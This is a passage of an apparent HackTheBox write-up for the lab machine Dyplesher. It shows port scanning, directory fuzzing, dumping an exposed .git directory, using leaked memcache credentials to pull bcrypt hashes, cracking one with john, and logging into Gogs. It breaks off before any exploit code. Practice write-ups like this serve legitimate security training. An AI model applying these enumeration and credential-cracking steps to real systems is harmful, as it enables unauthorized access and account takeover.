# HackTheBox: Dyplesher


Dyplesher is a 50 points machine on hack the box that is just perfect for practicing your enumeration skills plus many more stuff... the box starts by finding a .git dir, from which you extract some memcache credentials. Upon connecting to memcache we can get some more credentials that allows us to login to gogs, from there we find  repos, download them and after sum enumeration we extract a hash that when cracked, we can use it to login to a Minecraft server. From there we figure out that we can upload a malicious Minecraft plugin to get code execution on the server and get a shell.

After getting a shell we sniff some traffic on the local loopback and find some more creds for more users on the box, now we have all what er need to inject URL into RabbitMQ queue and get code execution as root.

## Recon

As always start by scanning the box for open ports

```
nmap -p- -T -oN nmap.out 10.10.10.190
```

```
root@kali:~/HTB/Dyplesher# cat nmap.allports
Not shown: 65525 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
3000/tcp  open   ppp
4369/tcp  open   epmd
5672/tcp  open   amqp
11211/tcp open   memcache
25562/tcp open   unknown
25565/tcp open   minecraft
25572/tcp closed unknown
25672/tcp open   unknown
```

we see the typical ssh and http open, but we also see some new ones like (memcache, rappitMQ, and port 3000 which when we run nmap default scripts on it, well see that it runs gogs)

Now time to get some more details on these ports

I first extract the open ports with the following bash line:

```
for port in $(cat nmap.allports | cut -d '/' -f 1|tail -11); do echo -n $port,; done
```

then I scan with nmap:

```
nmap -sC -sV -p 22,80,3000,4369,5672,11211,25562,25565,25572,25672 -oN nmap.allports.default 10.10.10.190
```


```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)
80/tcp    open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyplesher
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=9209fe6288159d83; Path=/; HttpOnly
|     Set-Cookie: _csrf=Le3plrDl0zTFDXSFQVdNuiqeI606MTU5MDY4NDAxODMwMjE3MjI5Mw%3D%3D; Path=/;
Expires=Fri, 29 May 2020 16:40:18 GMT; HttpOnly
|     Date: Thu, 28 May 2020 16:40:18 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="Le3plrDl0zTFDXSFQVdNuiqeI606MTU5MDY4NDAxODMwMjE3MjI5Mw==" />
|     <meta name="_suburl" content="" />
|     <meta proper
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
```

```
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=f77c0d28b8d01204; Path=/; HttpOnly
|     Set-Cookie: _csrf=KWyyjoQe87-HW8q6cRS91aRj5xg6MTU5MDY4NDAyNDM2MDgwMTc5Mg%3D%3D; Path=/;
Expires=Fri, 29 May 2020 16:40:24 GMT; HttpOnly
|     Date: Thu, 28 May 2020 16:40:24 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="KWyyjoQe87-HW8q6cRS91aRj5xg6MTU5MDY4NDAyNDM2MDgwMTc5Mg==" />
|     <meta name="_suburl" content="" />
|_    <meta
4369/tcp  open  epmd       Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5672/tcp  open  amqp       RabbitMQ 3.7.8 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@dyplesher
|   copyright: Copyright (C) 2007-2018 Pivotal Software, Inc.
|   information: Licensed under the MPL.  See http://www.rabbitmq.com/
|   platform: Erlang/OTP 22.0.7
|   product: RabbitMQ
|   version: 3.7.8
|   mechanisms: PLAIN AMQPLAIN
|_  locales: en_US
11211/tcp open  memcache?
25562/tcp open  unknown
25565/tcp open  minecraft?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LDAPSearchReq, LPDString, SIPOptions, SSLSessionReq,
TLSSessionReq, afp, ms-sql-s, oracle-tns:
|     '{"text":"Unsupported protocol version"}
```

```
|   NotesRPC:
|     q{"text":"Unsupported protocol version 0, please use one of these versions:
|_    1.8.x, 1.9.x, 1.10.x, 1.11.x, 1.12.x"}
25672/tcp open  unknown
```

## dyplesher.htb – TCP 80

as a good practice I always add the machine name to /etc/hosts (dyplesher.htb in the current scenario) then I visit the website to find an obvious sub-domain (test.dyplesher.htb)





I add the new sub to /etc/hosts and continue to fuzz both the dyplesher.htb and test.dyplesher.htb

## dyplesher.htb


```
root@kali:~# wfuzz -c -v -w /usr/share/wordlists/dirb/common.txt --hc 404,403 http://dyplesher.htb/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more inform

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://dyplesher.htb/FUZZ
Total requests: 4615

=====================================================================================================================
ID           C.Time       Response   Lines    Word     Chars       Server                          Redirect                        Payload
=====================================================================================================================

000000001:   0.369s       200        123 L    241 W    4242 Ch     Apache/2.4.41 (Ubuntu)                                          ""
000000821:   0.310s       301        9 L      28 W     315 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/cgi-bin    "cgi-bin/"
000001115:   0.271s       301        9 L      28 W     312 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/css/       "css"
000001576:   0.311s       200        0 L      0 W      0 Ch        Apache/2.4.41 (Ubuntu)                                          "favicon.ico
                                                                                                                                  "
000001649:   0.283s       301        9 L      28 W     314 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/fonts/     "fonts"
000001909:   0.354s       302        11 L     22 W     350 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/login      "home"
000001999:   0.314s       301        9 L      28 W     312 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/img/       "img"
000002022:   0.372s       200        123 L    241 W    4252 Ch     Apache/2.4.41 (Ubuntu)                                          "index.php"
000002180:   0.310s       301        9 L      28 W     311 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/js/        "js"
000002348:   0.374s       200        83 L     209 W    4188 Ch     Apache/2.4.41 (Ubuntu)                                          "login"
000002363:   0.354s       405        14 L     59 W     630 Ch      Apache/2.4.41 (Ubuntu)                                          "logout"
000003342:   0.451s       302        11 L     22 W     350 Ch      Apache/2.4.41 (Ubuntu)          http://dyplesher.htb/login      "register"
000003437:   0.397s       200        2 L      3 W      24 Ch       Apache/2.4.41 (Ubuntu)                                          "robots.txt"
000003823:   0.443s       200        102 L    207 W    4389 Ch     Apache/2.4.41 (Ubuntu)                                          "staff"
```

I can see many directories and pages, but I find nothing interesting in robots.txt. I also notice that /home and /login, both leads to the same login page




So I go to http://dyplesher.htb/register but it also redirects me to the same login page shown above.

Now I visit http://dyplesher.htb/staff and find some possible usernames (MinatoTW, felamis, yuntao)





But without some valid credentials I cannot login to the Minecraft server, so it seems to be a dead-end for now.

## test.dyplesher.htb

```
root@kali:~# wfuzz -c -v -w /usr/share/wordlists/dirb/common.txt --hc 404,403 http://test.dyplesher.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://test.dyplesher.htb/FUZZ
Total requests: 4615

=====================================================================================================================
ID           C.Time       Response   Lines    Word     Chars       Server                          Redirect                        Payload
=====================================================================================================================

000000001:   0.282s       200        14 L     27 W     239 Ch      Apache/2.4.41 (Ubuntu)                                          ""
000000009:   0.397s       200        1 L      2 W      23 Ch       Apache/2.4.41 (Ubuntu)                                          ".git/HEAD"
000002022:   0.377s       200        14 L     27 W     239 Ch      Apache/2.4.41 (Ubuntu)                                          "index.php"
```

When I visited [http://test.dyplesher.htb](http://test.dyplesher.htb) I see the index.php page that suggests that I can add key-value parirs to memcache




And I also see the .git dir so I use [git-dumper.py](git-dumper.py) to download .git files, I create an empty directory in and save the download file to it:

```
python3 git-dumper.py http://test.dyplesher.htb/.git ./gitFiles/
```

```
root@kali:~/HTB/Dyp2/gitFiles# ls -la
total 16
drwxr-xr-x 3 root root 4096 Oct 23 19:35 .
drwxr-xr-x 3 root root 4096 Oct 23 19:35 ..
drwxr-xr-x 7 root root 4096 Oct 23 19:35 .git
-rw-r--r-- 1 root root  513 Oct 23 19:35 index.php
-rw-r--r-- 1 root root    0 Oct 23 19:35 README.md
```

## Memcache – TCP 11211

When I read the index.php file that was just downloaded I can clearly see some credentials that is used to connect to memcache

```
root@kali:~/HTB/Dyp2/gitFiles# cat index.php
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
```

So I use [bmemcached-cli]() to connect to port 11211:

bmemcached-cli felamos:zxcvbnm@10.10.10.190:11211

now when I run stats slabs and try to dump the keys, I get this weird error

```
                        '6:touch_hits': '0',
                        '6:used_chunks': '1',
                        'active_slabs': '4',
                        'total_malloced': '4194304'}}
([B]memcached) stats cachedume 6
[ERROR] stats() takes at most 2 arguments (3 given)
([B]memcached) stats cachedume 6 0
[ERROR] stats() takes at most 2 arguments (4 given)
([B]memcached)
```

So after a while I ended up gussing the key names as (username, password, email)

**Note:** This is not a practical solution at all, who knows what more info you can dump if you knew more keys!

```
10.10.10.190:11211> get username
MinatoTW
felamos
yuntao

10.10.10.190:11211> get password
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS

10.10.10.190:11211> get email
MinatoTW@dyplesher.htb
felamos@dyplesher.htb
yuntao@dyplesher.htb
```

Now I load the hashes to john to attempt to crack it and john indeed cracks one hash and give us a password (mommy1)


```
root@kali:~/HTB/Dyplesher# cat usersHash.txt
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS
root@kali:~/HTB/Dyplesher# john --wordlist=/usr/share/wordlists/rockyou.txt usersHash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
```

```
root@kali:~/HTB/Dyplesher# john --show usersHash.txt
?:mommy1
```


## Gogs – TCP 3000

Happy with the creds I got I try to login with on port 80 but the password isn't working for any of the three emails. Now Its time to visit another port (3000)

So I visit http://dyplesher.htb:3000 and It looks like it is running gogs on it




I register an accounts on the site and when I visit Explore → Users I see that I can enumerate some user's emails





Nice! I then tried the passowrd (mommy1) on these emails to find that it works with **felamos**

And I can now login with the following creds on gogs:

felamos@dyplesher.htb : mommy1


after I log in with felamos I see that he created 2 repos (memcached, gitlab)




when I checked **memcached** i can see the same files as we recovered from [http://test.dyplesher.htb/.git/](http://test.dyplesher.htb/.git/)

but committing any changed to that repo didn't reflect on the content of [http://test.dyplesher.htb/.git](http://test.dyplesher.htb/.git)

the **gitlab** repo on the other hand seems more interesting as it has a release section with some archived files:




The last two archives contained a README.md file only but, ***repo.zip*** contains some old repositories that definitely worth looking into.

```
root@kali:~/HTB/Dyplesher/repo# find . -type f
./repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
./repositories/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
./repositories/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
./repositories/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
root@kali:~/HTB/Dyplesher/repo#
```

So I use the followin bash line to clone these repose and get a better look on what is inside

